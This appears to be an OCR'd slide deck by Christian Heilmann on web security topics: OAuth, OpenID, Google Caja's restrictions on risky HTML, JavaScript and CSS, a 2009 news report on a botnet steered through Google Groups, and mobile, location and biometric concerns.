
# Guest passes.



# oAuth

OAUTH
About
Advisories
Documentation
Code
Blog
Community
An open protocol to allow secure API authorization in a simple and standard method from desktop and web applications.
Read on »
An OAuth security issue has been identified and addressed in version 1.0a of the OAuth Core protocol. For a description of the problem, please refer to the advisory, issued on April 23, 2009.
For Consumer developers...
you're building...
desktop applications
dashboard widgets or gadgets
For Service Provider developers...
If you're supporting...
web applications
server-side APIs

# OpenID


Get an OpenID
Add OpenID to your site
Developers
Foundation
Community
Government
OpenID
Can't remember your passwords? Tired of filling out registration forms?
OpenID is a safe, faster, and easier way to log in to web sites.
EVERYONE
You can get an OpenID from several popular and well-known providers or host your own. We'll help you make a smart decision.
Get an OpenID
EVERYONE
Chances are you already have an OpenID but don't even know it! No problem — we'll walk you through using your OpenID for the first time.
Start using your OpenID
SITE OWNERS
Run a web site and want to make it easier to sign up or sign in? Find out how to add OpenID to your site in a few steps by using a free, open source library.
Add OpenID to your site
From the blog: OpenID: Now more powerful and easier to use!

# Caja/ADsafe

AD safe™

Google Caja

## google-caja


*A source-to-source translator for securing Javascript content*

The Mercurial service will be READ-ONLY Thursday at 12:3

Project Home | Downloads | Wiki | Issues | Source

Summary | Updates | People

Caja allows websites to **safely embed** DHTML web applications from third parties, and enables **rich interaction** between the embedding page and the embedded applications. It uses an object-capability security model to allow for a wide range of **flexible security policies**, so that the containing page can effectively control the embedded applications' use of user data and to allow gadgets to prevent interference between gadgets' UI elements.




Today, some websites embed third-party code using `iframe`s. This approach do not prevent a wide variety of attacks: redirection to phishing pages which could pretend to be a login page for the embedding application; stopping the browser from working until the user downloads malware; stealing history information about which sites a user has visited so that more target phishing attacks can be done; and port scanning the user's local network. Finally, even though a website can choose not to give data to an `iframe` app, once it has done so it can place r

# Caja limits and secures web standards.

# Caja vs. “HTML”

- ★ Custom attributes
- ★ Custom tags
- ★ Unclosed tags
- ★ <embed>
- ★ <iframe>
- ★ <link rel=‘…
- ★ javascript:void(0)
- ★ Radio buttons in IE
- ★ Relative url’s

# Caja vs “JavaScript”


★ eval()
★ new Function()
★ Strings as event handlers (node.onclick = '...';)
★ Names ending with double / triple underscores
★ with function (with (obj) { ... })
★ Implicit global variables (specify var variable)
★ Calling a method as a function
★ document.write
★ window.event
★ .onclick
★ OpenSocial gadgets.io.makeRequest return JS

# Caja vs “CSS”

- ★ * hacks
- ★ _ hacks
- ★ IE conditionals
- ★ Insert-after clear fix
- ★ expression()
- ★ @import
- ★ Background images in IE

# Throwaway logins.

# New challenges.



# Social Network attacks

ReadWriteWeb | ReadWriteTalk | ReadWriteEnterprise | ReadWriteStart | About | Subscribe | Contact | Advertise

ReadWriteWeb

Subscribe to ReadWriteWeb

Home | Products | Trends | Best of RWW | Archives | Reports

Search ReadWriteWeb Go

## Researchers Discover Botnet Commanded by Google Groups

Written by Sarah Perez / September 14, 2009 7:42 AM / 0 Comments

« Prior Post Next Post »

***New Trend: Web 2.0-controlled malware?***

Google groups Security researchers at Symantec recently uncovered a backdoor trojan whose spread is being dictated by commands hosted in Google Groups, Google's online discussion forums. The backdoor trojan, named Trojan.Grups, appears to be the first ever malware to use an online newsgroup as the "command and control" center for botnet communications. It's certainly the first time that Google Groups specifically has been compromised in this way. This new discovery points to what appears to be the latest trend in what you could call "Web 2.0 malware," that is, nasty computer programs that don't just spread *in* social networks, but actually use the infrastructure of the social networks themselves to do the spreading.

### Using Google Groups for Corporate Spying

Botnets are groups of computers compromised by malware programs, often called "zombie computers," which are controlled by "bot herders," the person or persons responsible for remotely

RWW SPONSORS

**FOLLOW @RWW ON TWITTER**

New Google Site Offers Instructions For Moving Data From Google Services http://bit.ly/33drWb 19 minutes ago

Eyeos 2.0 Goes Up Against Google Chrome OS: Webtop Evolution or Revolution? http://bit.ly/mExzh 47 minutes ago

Researchers Discover Botnet Commanded by Google Groups http://bit.ly/UGKRk 48 minutes ago

"It's inspirational, but more than that it's aspirational. It reaches for something just out of sight." liner notes in Grace about 7 hours ago

Jeff Buckley's Grace album 2004 version notes: "It turns out that not being part of its moment is what made Grace

# The mobile web.

# Camera access.

# Location based services.

Video | Photo | Map

## Missing baby found in Sandwich

### Girl's father, John Fielding, arrested

Updated: Thursday, 04 Jun 2009, 6:02 PM EDT
Published : Tuesday, 02 Jun 2009, 9:59 PM EDT

Kim Carrigan

YARMOUTH (FOX25, myfoxboston) - A happy ending on the Cape as a missing infant is found safe and sound.

Last night, Yarmouth police reported that 11-month-old Kiah Fielding had been kidnapped by her father.

Police say John Fielding was drunk and had assaulted the infant's mother before he sped off with his daughter. A short time later, Fielding was found in Sandwich, MA.

# Biometric recognition.

# Right now things are not safe.

# But you can help making the web safer.

# Keep it clean, keep it up-to-date and be alert.

**Christian Heilmann**
**http://wait-till-i.com**
**http://developer-evangelism.com**
**http://twitter.com/codepo8**

# MERCI!